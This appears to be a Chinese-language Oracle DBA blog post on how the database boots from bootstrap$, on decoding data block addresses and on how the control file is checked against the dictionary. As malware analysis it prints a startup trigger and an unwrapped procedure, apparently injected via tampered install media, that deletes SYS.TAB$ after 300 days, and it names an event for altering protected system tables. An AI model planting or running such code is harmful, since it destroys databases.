》 Oracle 数据库的引导

数据库 在Open时，后台会执行一系列的初始化操作。

数据库物理存放在数据文件中，数据库未打开执行，无法获取数据文件的数据，oracle是怎么完成数据文件到内存的初始化呢？

SQL> startup nomount;

SQL> alter session set events='10046 trace name context forever,level 12';

SQL> alter database mount;

SQL> alter database open;

PARSING IN CURSOR #139654752073496 len=19 dep=0 uid=0 oct=35 lid=0 tim=1523512262622056 hv=1907384048 ad='7205a8e0' sqlid='a01hp0psv0rrh'

alter database open

......

WAIT #139654752073496: nam='db file sequential read' ela= 817 file#=1 block#=520 blocks=1 obj#=-1 tim=1523512263710179

PARSING IN CURSOR #139654752067456 len=188 dep=1 uid=0 oct=1 lid=0 tim=1523512263711046 hv=4006182593 ad='72035f88' sqlid='32r4f1brckzq1'

create table bootstrap$ ( line#         number not null,   obj#           number not null,   sql\_text   varchar2(4000) not null)   storage (initial 50K objno 59 extents (file 1 block 520))

END OF STMT

PARSING IN CURSOR #140223010152304 len=55 dep=1 uid=0 oct=3 lid=0 tim=1523506149007933 hv=2111436465 ad='720341a8' sqlid='6apq2rjyxmxpj'

select line#, sql\_text from bootstrap$ where obj# != :1

END OF STMT

PARSING IN CURSOR #140223010154416 len=458 dep=1 uid=0 oct=1 lid=0 tim=1523506149032032 hv=2997746410 ad='6cfda5e8' sqlid='brwww2atavyra'

CREATE TABLE FILE$("FILE#" NUMBER NOT NULL,"STATUS$" NUMBER NOT NULL,"BLOCKS" NUMBER NOT NULL,"TS#" NUMBER,"RELFILE#" NUMBER,"MAXEXTEND" NUMBER,"INC" NUMBER,"CRSCNWRP" NUMBER,"CRSCNBAS" NUMBER,"OWNERINSTANCE" VARCHAR2(30),"SPARE1" NUMBER,"SPARE2" NUMBER,"SPARE3" VARCHAR2(1000),"SPARE4" DATE) PCTFREE 10 PCTUSED 40 INITRANS 1 MAXTRANS 255 STORAGE (  INITIAL 64K NEXT 1024K MINEXTENTS 1 MAXEXTENTS 2147483645 PCTINCREASE 0 OBJNO 17 EXTENTS (FILE 1 BLOCK 232))

END OF STMT

初始化的开始，Oracle 在内存中创建 bootstrap$的结构，是从地址file 1 block 520读取的

在创建并从数据文件中装载了 bootstrap$的内容之后，Oracle 开始递归的从该表中读取信息，加载数据。

生成其他字典表等  CREATE TABLE FILE$

初始化为什么会找地址file 1 block 520？

Oracle SYSTEM 表空间的文件头定位了 bootstrap$信息。将 root dba 直接指向了 bootstrap$ 表

数据文件头：

Tablespace #0 - SYSTEM  rel\_fn:1

Creation   at   scn: 0x0000.00000007 09/17/2011 09:46:08

Backup taken at scn: 0x0000.00000000 01/01/1988 00:00:00 thread:0

reset logs count:0x33b932c6 scn: 0x0000.000f30dc

prev reset logs count:0x2d6c775c scn: 0x0000.00000001

recovered at 04/12/2018 12:09:07

status:0x2004 **root dba:0x00400208** chkpt cnt: 161 ctl cnt:160


begin-hot-backup file size: 0

Checkpointed at scn:  0x0000.0018de15 04/12/2018 13:51:03

thread:1 rba:(0x27.2b2b.10)

=================================

》DBA（data block address）理解！！！



1个字节（bytes）=8位（bits）

根据DBA如何知道其表示的文件号，块号呢？

使用plsql程序包 dbms\_utility

1 把16进制转换成10进制 to\_number('0144D023','xxxxxxxxx')

2 找到文件号 dbms\_utility.data\_block\_address\_file(to\_number('0144D023','xxxxxxxxx'))

3 找到块号  dbms\_utility.data\_block\_address\_block(to\_number('0144D023','xxxxxxxxx'))

==============================

SQL> select dbms\_utility.data\_block\_address\_file(to\_number('400208','XXXXXXXX')) as fno,dbms\_utility.data\_block\_address\_block(to\_number('400208','XXXXXXXX')) as bno from dual;

       FNO      BNO

---------- ----------

     1      520

script-DBA

以上：系统表空间的文件头损坏， 或者如果启动对象的数据块损坏后，Oracle 数据库就将无法启动。

以下：bootstrap$引导失败，oracle数据库无法启动

bootstrap$ 中实际上是记录了一些数据库系统基本对象的创建语句。Oracle 通 过 bootstrap$进行引导，进一步创建相关的重要对象，从而启动了数据库。

这些对象是数据库启动所必须的，Oracle 不允许移动或修改，如bootstrap$过程中会用到tab$

select \* from bootstrap$ where sql\_text like '%TAB$%';

SQL\_TEXT

--------------------------------------------------------------------------------

CREATE TABLE TAB$("OBJ#" NUMBER NOT NULL,"DATAOBJ#" NUMBER,"TS#" NUMBER NOT NULL

,"FILE#" NUMBER NOT NULL,"BLOCK#" NUMBER NOT NULL,"BOBJ#" NUMBER,"TAB#" NUMBER,"

COLS" NUMBER NOT NULL,"CLUCOLS" NUMBER,"PCTFREE$" NUMBER NOT NULL,"PCTUSED$" NUM

BER NOT NULL,"INITRANS" NUMBER NOT NULL,"MAXTRANS" NUMBER NOT NULL,"FLAGS" NUMBE

R NOT NULL,"AUDIT$" VARCHAR2(38) NOT NULL,"ROWCNT" NUMBER,"BLKCNT" NUMBER,"EMPCN

T" NUMBER,"AVGSPC" NUMBER,"CHNCNT" NUMBER,"AVGRLN" NUMBER,"AVGSPC\_FLB" NUMBER,"F

LBCNT" NUMBER,"ANALYZETIME" DATE,"SAMPLESIZE" NUMBER,"DEGREE" NUMBER,"INSTANCES"

NUMBER,"INTCOLS" NUMBER NOT NULL,"KERNELCOLS" NUMBER NOT NULL,"PROPERTY" NUMBER

NOT NULL,"TRIGFLAG" NUMBER,"SPARE1" NUMBER,"SPARE2" NUMBER,"SPARE3" NUMBER,"SPA

RE4" VARCHAR2(1000),"SPARE5" VARCHAR2(1000),"SPARE6" DATE) STORAGE (  OBJNO 4 TA

BNO 1) CLUSTER C\_OBJ#(OBJ#)

如果这些表出现问题，bootstrap$过程无法完成，则数据库无法启动

ORA-00704: bootstrap process failure

ORA-00600: internal error code, arguments: [16703], [1403], [20], [], [], [], [], [], [], [], [], []

如：oracle安装介质被恶意篡改，注入恶意代码会生成 DBMS\_SUPPORT\_DBMONITOR触发器和DBMS\_SUPPORT\_DBMONITOR存储过程

触发器DBMS\_SUPPORT\_DBMONITOR调用存储过程DBMS\_SUPPORT\_DBMONITOR

create or replace trigger sys.DBMS\_SUPPORT\_DBMONITORP

after startup on database

begin

  DBMS\_SUPPORT\_DBMONITORP ;

end;

存储过程如下，被加密

create or replace procedure sys.DBMS\_SUPPORT\_DBMONITORP wrapped

a000000

369

abcd

abcd

abcd

abcd

abcd

abcd

abcd

abcd

abcd

abcd

abcd

abcd

abcd

abcd

abcd

7

166 17d

L+Q5S7kOFTBh3pJuFhl03zpaj2EwgzKur9zWZ47SR+pHN0Y8ER0IGya9iryn8BXxVZV99MqT

jPeDOVN1pQjRL9BBh4vtWEKCY/FfMGPnetcyOwrCiZd3y4XmBCby580I22k2zARou4x8Mwl7

GOEcpi6u23Rf2JOnTfA/PYL+pz7A1gvabRQrczX6dnK8HaHsERgX7VdwA3EsM784UwL6ESro

H+CNqON6SdF2HTUFBcmgBBPE/+blRgHQryEpxT3JOnEs1a8gUbjaLq+Xq9Eu9n/kdIwA+9ep

r59hpFLw/vnP7Cjaxk7WbJ6/XGj9F6DH+3MBxpFBmba1tk0pYAW1McQsYXNFbiSdxj1KnrmD

lUETCD2WIxfg3w==

存储过程解密

[root@db tmp]# java -jar unwrap.jar t

PROCEDURE DBMS\_SUPPORT\_DBMONITORP IS

DATE1 INT :=10;

BEGIN

   SELECT TO\_CHAR(SYSDATE-CREATED ) INTO DATE1 FROM V$DATABASE;

   IF (DATE1>=300) THEN

   EXECUTE IMMEDIATE 'create table ORACHK'||SUBSTR(SYS\_GUID,10)||' tablespace system  as select \* from sys.tab$';

   DELETE SYS.TAB$;

   COMMIT;

   EXECUTE IMMEDIATE 'alter system checkpoint';

   END IF;

END;

这里可以明确的看到DBMS\_SUPPORT\_DBMONITORP存储过程备份tab$表到orachk中然后delete tab$表

触发器是startup类型，启动过程中执行了delete操作，造成open失败

有什么办法修复？

通常情况下是无法移动和修改这些系统表，当操作这些表会报如下错误

ORA-00701: object necessary for warmstarting database cannot be altered

但通过以下模式可以操作这些表

SQL> startup migrate;

SQL> alter system set event='38003 trace name context forever, level 10' scope=spfile;

是否可以在以上两种模式下将数据重新insert到tab$呢？？

=================================

》控制文件与启动校验

在数据库启动过程中除了需要数据一致性校验， 还会进行一系列其他重要的校验工作，比如将数据字典和控制文件进行交叉检查。

如果校验信息不一致怎么办？

答案是：以数据字典为准，系统表空间是数据库的心脏，一切听从“内心”的指示。

以下是已知的几种校验：

1.检验文件大小和创建时间，将文件头记录的文件创建 SCN 与数据字典（file$）比较, 如

果数据文件信息与数据字典不符，则出现 ORA-01203 错误

2.检查文件数量，如果数据字典中存在的文件，在控制文件中不存在，就将文件添

加入数据文件；如果控制文件中存在的数据文件在数据字典中不存在，就从控制文件中删除文件。

这种情况通常出现在控制文件重建的时候。

当发现字典中存在，但是控制文件中缺失的文件时，就会主动为控制文 件增加一个缺省命名的文件

如 'MISSING00005',数据库找到的'MISSING00005'在 Resetlogs 过程中被离线，并且通常无法再通过正常途径 加入到数据库中

如有足够的归档日志，该文 件仍然可以被恢复出来的

eg

1 控制文件与数据文件不符，或者恢复时由于归档日志问题不需要一些数据文件

2 重建控制文件时，去掉了不需要的数据文件，

3 open成功后，查询去掉的数据文件又出现了！

--公安厅恢复